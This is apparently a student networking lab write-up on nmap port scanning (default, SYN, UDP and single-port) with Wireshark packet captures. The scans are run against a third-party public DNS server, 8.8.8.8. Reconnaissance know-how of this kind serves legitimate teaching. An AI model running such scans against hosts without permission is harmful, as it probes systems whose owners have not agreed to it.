PRACTICAL 1

Aim: Perform port scanning using nmap on a single port and capture the packets using wireshark and analyze the output.

Theory:

➢ **Nmap:**

• Nmap is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

• Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

• These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features.

• Nmap can adapt to network conditions including latency and congestion during a scan.

• Nmap started as a Linux utility and was ported to other systems including Windows, macOS, and BSD. It is most popular on Linux, followed by Windows5.

➢ **Wireshark**:

• Wireshark is a free and open-source packet analyzer.


• It is used for network troubleshooting, analysis, software and communications protocol development, and education.

• Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues. • Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows.


• There is also a terminal-based (non-GUI) version called TShark. Wireshark, and the other programs distributed with it such as TShark, are free software, released under the terms of version 2 of the GNU General Public License

Port Scanning:

1. Default scan: nmap [ip]
   • By default, Nmap scans the most common 1,000 ports for each protocol.
   • This option specifies which ports you want to scan and overrides the default. Individual port numbers are OK, as are ranges separated by a hyphen (e.g.1-1023).



```
┌──(kali㉿kali)-[~]
└─$ nmap 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 11:47 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.079s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
443/tcp  open  https

Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
```




Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.   Time            Source           Destination   Protocol  Length Info
 4118 141.866847511   192.168.43.118   8.8.8.8       TCP       74 39466 → 1029 [SYN] Seq=0 Win=64240 Len=
 4119 141.867184526   192.168.43.118   8.8.8.8       TCP       74 52866 → 13783 [SYN] Seq=0 Win=64240 Len
 4120 142.033481687   192.168.43.118   8.8.8.8       TCP       74 52672 → 65389 [SYN] Seq=0 Win=64240 Len
 4121 142.033690618   192.168.43.118   8.8.8.8       TCP       74 39160 → 5431 [SYN] Seq=0 Win=64240 Len=
 4122 142.033827251   192.168.43.118   8.8.8.8       TCP       74 34458 → 106 [SYN] Seq=0 Win=64240 Len=0
 4123 142.034385531   192.168.43.118   8.8.8.8       TCP       74 39566 → 1935 [SYN] Seq=0 Win=64240 Len=
 4124 142.034476851   192.168.43.118   8.8.8.8       TCP       74 47858 → 3918 [SYN] Seq=0 Win=64240 Len=
 4125 142.034605198   192.168.43.118   8.8.8.8       TCP       74 50150 → 8380 [SYN] Seq=0 Win=64240 Len=
 4126 142.035075493   192.168.43.118   8.8.8.8       TCP       74 54364 → 6025 [SYN] Seq=0 Win=64240 Len=
 4127 142.035166295   192.168.43.118   8.8.8.8       TCP       74 55510 → 1847 [SYN] Seq=0 Win=64240 Len=
 4128 142.035281786   192.168.43.118   8.8.8.8       TCP       74 37896 → 1151 [SYN] Seq=0 Win=64240 Len=
 4129 142.035732412   192.168.43.118   8.8.8.8       TCP       74 39844 → 3371 [SYN] Seq=0 Win=64240 Len=

› Frame 1: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface eth0, id 0
› Ethernet II, Src: AzureWav_2b:95:37 (80:91:33:2b:95:37), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
› Internet Protocol Version 4, Src: 192.168.43.88, Dst: 239.255.255.250
› User Datagram Protocol, Src Port: 50542, Dst Port: 1900
› Simple Service Discovery Protocol

0000  01 00 5e 7f ff fa 80 91  33 2b 95 37 08 00 45 00   ··^·····3+·7··E·
0010  00 ca f5 c0 00 00 01 11  e7 67 c0 a8 2b 58 ef ff   ·········g··+X··
0020  ff fa c5 6e 07 6c 00 b6  3d d4 4d 2d 53 45 41 52   ···n·l··=·M-SEAR
0030  43 48 20 2a 20 48 54 54  50 2f 31 2e 31 0d 0a 48   CH * HTT P/1.1··H
0040  4f 53 54 3a 20 32 33 39  2e 32 35 35 2e 32 35 35   OST: 239 .255.255
0050  2e 32 35 30 3a 31 39 30  30 0d 0a 4d 41 4e 3a 20   .250:190 0··MAN:
0060  22 73 73 64 70 3a 64 69  73 63 6f 76 65 72 22 0d   "ssdp:di scover"·
0070  0a 4d 58 3a 20 31 0d 0a  53 54 3a 20 75 72 6e 3a   ·MX: 1·· ST: urn:
0080  64 69 61 6c 2d 6d 75 6c  74 69 73 63 72 65 65 6e   dial-mul tiscreen
0090  2d 6f 72 67 3a 73 65 72  76 69 63 65 3a 64 69 61   -org:ser vice:dia
00a0  6c 3a 31 0d 0a 55 53 45  52 2d 41 47 45 4e 54 3a   l:1··USE R-AGENT:
00b0  20 4d 69 63 72 6f 73 6f  66 74 20 45 64 67 65 2f    Microso ft Edge/

eth0: <live capture in progress>      Packets: 4129 · Displayed: 4129 (100.0%)   Profile: Default
```

2. TCP Scan: nmap -sS [ip]

   - SYN scan is the default and most popular scan option for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls.
   - It is also relatively unobtrusive and stealthy since it never completes TCP connections.
   - SYN scan works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NULL/Xmas, Maimon and idle scans do.
   - It also allows clear, reliable differentiation between the open, closed, and filtered states.
   - You send a SYN packet, as if you are going to open a real connection and then wait for a response. A SYN/ACK indicates the port is listening (open), while a RST (reset) is indicative of a non-listener.
   - If no response is received after several retransmissions, the port is marked as filtered.
   - The port is also marked filtered if an ICMP unreachable error (type 3, code 0, 1, 2, 3, 9, 10, or 13) is received. The port is also considered open if a SYN packet (without the ACK flag) is received in response.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 11:57 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.15s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
443/tcp  open  https

Nmap done: 1 IP address (1 host up) scanned in 19.55 seconds
```


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.    Time               Source            Destination       Protocol  Length Info
  2047 25.789013877       192.168.43.118    8.8.8.8           TCP       58 47197 → 9575 [SYN] Seq=0 Win=1024 Len=0
  2048 25.789095459       192.168.43.118    8.8.8.8           TCP       58 47197 → 5862 [SYN] Seq=0 Win=1024 Len=0
  2049 25.789126845       192.168.43.118    8.8.8.8           TCP       58 47197 → 1073 [SYN] Seq=0 Win=1024 Len=0
  2050 25.789154710       192.168.43.118    8.8.8.8           TCP       58 47197 → 1056 [SYN] Seq=0 Win=1024 Len=0
  2051 25.789191052       192.168.43.118    8.8.8.8           TCP       58 47197 → 6667 [SYN] Seq=0 Win=1024 Len=0
  2052 25.756996901       192.168.43.118    8.8.8.8           TCP       58 47197 → 8008 [SYN] Seq=0 Win=1024 Len=0
  2053 25.757080428       192.168.43.118    8.8.8.8           TCP       58 47197 → 16012 [SYN] Seq=0 Win=1024 Len=
  2054 25.757112236       192.168.43.118    8.8.8.8           TCP       58 47197 → 32783 [SYN] Seq=0 Win=1024 Len=
  2055 26.042291932       192.168.43.118    8.8.8.8           TCP       58 47197 → 5718 [SYN] Seq=0 Win=1024 Len=0
  2056 26.213085564       192.168.43.118    8.8.8.8           TCP       58 47228 → 443 [SYN] Seq=0 Win=1024 Len=0
  2057 26.278497291       8.8.8.8           192.168.43.118    TCP       60 443 → 47228 [SYN, ACK] Seq=0 Ack=1 Win=
  2058 26.278555252       192.168.43.118    8.8.8.8           TCP       54 47228 → 443 [RST] Seq=1 Win=0 Len=0

› Frame 1: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface eth0, id 0
› Ethernet II, Src: AzureWav_2b:95:37 (80:91:33:2b:95:37), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
› Internet Protocol Version 4, Src: 192.168.43.88, Dst: 239.255.255.250
› User Datagram Protocol, Src Port: 53483, Dst Port: 1900
› Simple Service Discovery Protocol

0000  01 00 5e 7f ff fa 80 91  33 2b 95 37 08 00 45 00   ··^·····3+·7··E·
0010  00 ca f5 db 00 00 01 11  e7 4c c0 a8 2b 58 ef ff   ·········L··+X··
0020  ff fa d0 eb 07 6c 00 b6  32 57 4d 2d 53 45 41 52   ·····l··2WM-SEAR
0030  43 48 20 2a 20 48 54 54  50 2f 31 2e 31 0d 0a 48   CH * HTTP/1.1··H
0040  4f 53 54 3a 20 32 33 39  2e 32 35 35 2e 32 35 35   OST: 239.255.255
0050  2e 32 35 30 3a 31 39 30  30 0d 0a 4d 41 4e 3a 20   .250:1900··MAN: 
0060  22 73 73 64 70 3a 64 69  73 63 6f 76 65 72 22 0d   "ssdp:discover"·
0070  0a 4d 58 3a 20 31 0d 0a  53 54 3a 20 75 72 6e 3a   ·MX: 1··ST: urn:
0080  64 69 61 6c 2d 6d 75 6c  74 69 73 63 72 65 65 6e   dial-multiscreen
0090  2d 6f 72 67 3a 73 65 72  76 69 63 65 3a 64 69 61   -org:service:dia
00a0  6c 3a 31 0d 0a 55 53 45  52 2d 41 47 45 4e 54 3a   l:1··USER-AGENT:
00b0  20 4d 69 63 72 6f 73 6f  66 74 20 45 64 67 65 2f    Microsoft Edge/

eth0: <live capture in progress>    Packets: 2058 · Displayed: 2058 (100.0%)    Profile: Default
```

3. UDP Scan: nmap -sU [ip]

.• While most popular services on the Internet run over the TCP protocol, UDP services are widely deployed.

• DNS, SNMP, and DHCP (registered ports 53, 161/162, and 67/68) are three of the most common.

• Because UDP scanning is generally slower and more difficult than TCP, some security auditors ignore these ports.

• This is a mistake, as exploitable UDP services are quite common and attackers certainly don't ignore the whole protocol.


• Fortunately, Nmap can help inventory UDP ports.

• UDP scan works by sending a UDP packet to every targeted port. For some common ports such as 53 and 161, a protocol-specific payload is sent to increase response rate, but for most ports the packet is empty unless the --data, --data-string, or --data-length options are specified.


• If an ICMP port unreachable error (type 3, code 3) is returned, the port is closed. Other ICMP unreachable errors (type 3, codes 0, 1, 2, 9, 10, or 13) mark the port as filtered. Occasionally, a service will respond with a UDP packet, proving that it is open.

• If no response is received after retransmissions, the port is classified as open | filtered.

• This means that the port could be open, or perhaps packet filters are blocking the communication.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 12:03 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.090s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT       STATE   SERVICE
53/udp     open    domain
33459/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 57.77 seconds
```



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.      Time              Source              Destination     Protocol  Length  Info
     267 12.278353987   192.168.43.118      8.8.8.8         UDP          42 63011 → 782 Len=0
     268 12.278409317   192.168.43.118      8.8.8.8         UDP          42 63011 → 113 Len=0
     269 12.778205714   192.168.43.118      8.8.8.8         UDP          42 63009 → 20217 Len=0
     270 12.778322586   192.168.43.118      8.8.8.8         UDP          42 63009 → 16708 Len=0
     271 12.778358874   192.168.43.118      8.8.8.8         UDP          42 63009 → 18883 Len=0
     272 12.778453081   192.168.43.118      8.8.8.8         UDP          42 63009 → 21298 Len=0
     273 12.778528568   192.168.43.118      8.8.8.8         UDP          42 63009 → 1782 Len=0
     274 12.778834313   192.168.43.118      8.8.8.8         UDP          82 63009 → 32779 Len=40
     275 12.778864517   192.168.43.118      8.8.8.8         UDP          42 63009 → 22105 Len=0
     276 12.779014142   192.168.43.118      8.8.8.8         UDP          42 63009 → 17683 Len=0
     277 12.779119854   192.168.43.118      8.8.8.8         UDP          42 63009 → 19075 Len=0
     278 12.779160568   192.168.43.118      8.8.8.8         UDP          42 63009 → 17592 Len=0

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: PcsCompu_50:4c:14 (08:00:27:50:4c:14), Dst: OnePlusT_e1:fd:b9 (c0:ee:fb:e1:fd:b9)
› Internet Protocol Version 4, Src: 192.168.43.118, Dst: 8.8.8.8
› User Datagram Protocol, Src Port: 63011, Dst Port: 21476

0000  c0 ee fb e1 fd b9 08 00  27 50 4c 14 08 00 45 00   ········'PL··E·
0010  00 1c 6a d2 00 00 2c 11  27 d1 c0 a8 2b 76 08 08   ··j···,·'···+v··
0020  08 08 f6 23 53 e4 00 08  b9 a7                     ···#S·····

eth0: <live capture in progress>          Packets: 278 · Displayed: 278 (100.0%)   Profile: Default
```

4. nmap -p [ip]
   • This option specifies which ports you want to scan and overrides the default. Individual port numbers are OK, as are ranges separated by a hyphen (e.g. 1-1023).
   • The beginning and/or end values of a range may be omitted, causing Nmap to use 1 and 65535, respectively
   • So, you can specify -p- to scan ports from 1 through 65535. Scanning port zero is allowed if you specify it explicitly.
   For IP protocol scanning (-sO), this option specifies the protocol numbers you wish to scan for (0–255).




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 11:50 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.37s latency).

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 4.33 seconds
```


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.    Time           Source                 Destination            Protocol Length Info
  4185 282.463345649  192.168.43.118         8.8.8.8                TCP       66 45964 → 443 [RST, ACK] Seq=1 Ack=1 Win=
  4186 282.464574639  2405:204:828e:57b5:…   2405:204:828e:57b5:…   DNS      100 Standard query 0x32ed PTR 8.8.8.8.in-ad
  4187 282.565277308  2405:204:828e:57b5:…   2405:204:828e:57b5:…   DNS      124 Standard query response 0x32ed PTR 8.8.
  4188 282.565542846  192.168.43.118         8.8.8.8                TCP       74 38008 → 80 [SYN] Seq=0 Win=64240 Len=0
  4189 283.592946417  192.168.43.118         8.8.8.8                TCP       74 [TCP Retransmission] 38008 → 80 [SYN] S
  4190 284.395700362  192.168.43.118         8.8.8.8                TCP       74 38010 → 80 [SYN] Seq=0 Win=64240 Len=0
  4191 285.409065451  192.168.43.118         8.8.8.8                TCP       74 [TCP Retransmission] 38010 → 80 [SYN] S
  4192 285.946097695  192.168.43.122         224.0.0.251            MDNS     103 Standard query 0x0007 PTR _233637DE._su
  4193 287.380776350  OnePlusT_e1:fd:b9      Broadcast              ARP       60 Who has 192.168.43.118? Tell 192.168.43
  4194 287.380811265  PcsCompu_50:4c:14      OnePlusT_e1:fd:b9      ARP       42 192.168.43.118 is at 08:00:27:50:4c:14
  4195 287.476245643  fe80::c2ee:fbff:fee…   2405:204:828e:57b5:…   ICMPv6    86 Neighbor Solicitation for 2405:204:828e
  4196 287.476290984  2405:204:828e:57b5:…   fe80::c2ee:fbff:fee…   ICMPv6    78 Neighbor Advertisement 2405:204:828e:57

› Frame 1: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface eth0, id 0
› Ethernet II, Src: AzureWav_2b:95:37 (80:91:33:2b:95:37), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
› Internet Protocol Version 4, Src: 192.168.43.88, Dst: 239.255.255.250
› User Datagram Protocol, Src Port: 50542, Dst Port: 1900
› Simple Service Discovery Protocol

0000  01 00 5e 7f ff fa 80 91  33 2b 95 37 08 00 45 00   ··^·····3+·7··E·
0010  00 ca f5 c0 00 00 01 11  e7 67 c0 a8 2b 58 ef ff   ·········g··+X··
0020  ff fa c5 6e 07 6c 00 b6  3d d4 4d 2d 53 45 41 52   ···n·l··=·M-SEAR
0030  43 48 20 2a 20 48 54 54  50 2f 31 2e 31 0d 0a 48   CH * HTT P/1.1··H
0040  4f 53 54 3a 20 32 33 39  2e 32 35 35 2e 32 35 35   OST: 239 .255.255
0050  2e 32 35 30 3a 31 39 30  30 0d 0a 4d 41 4e 3a 20   .250:190 0··MAN:
0060  22 73 73 64 70 3a 64 69  73 63 6f 76 65 72 22 0d   "ssdp:di scover"·
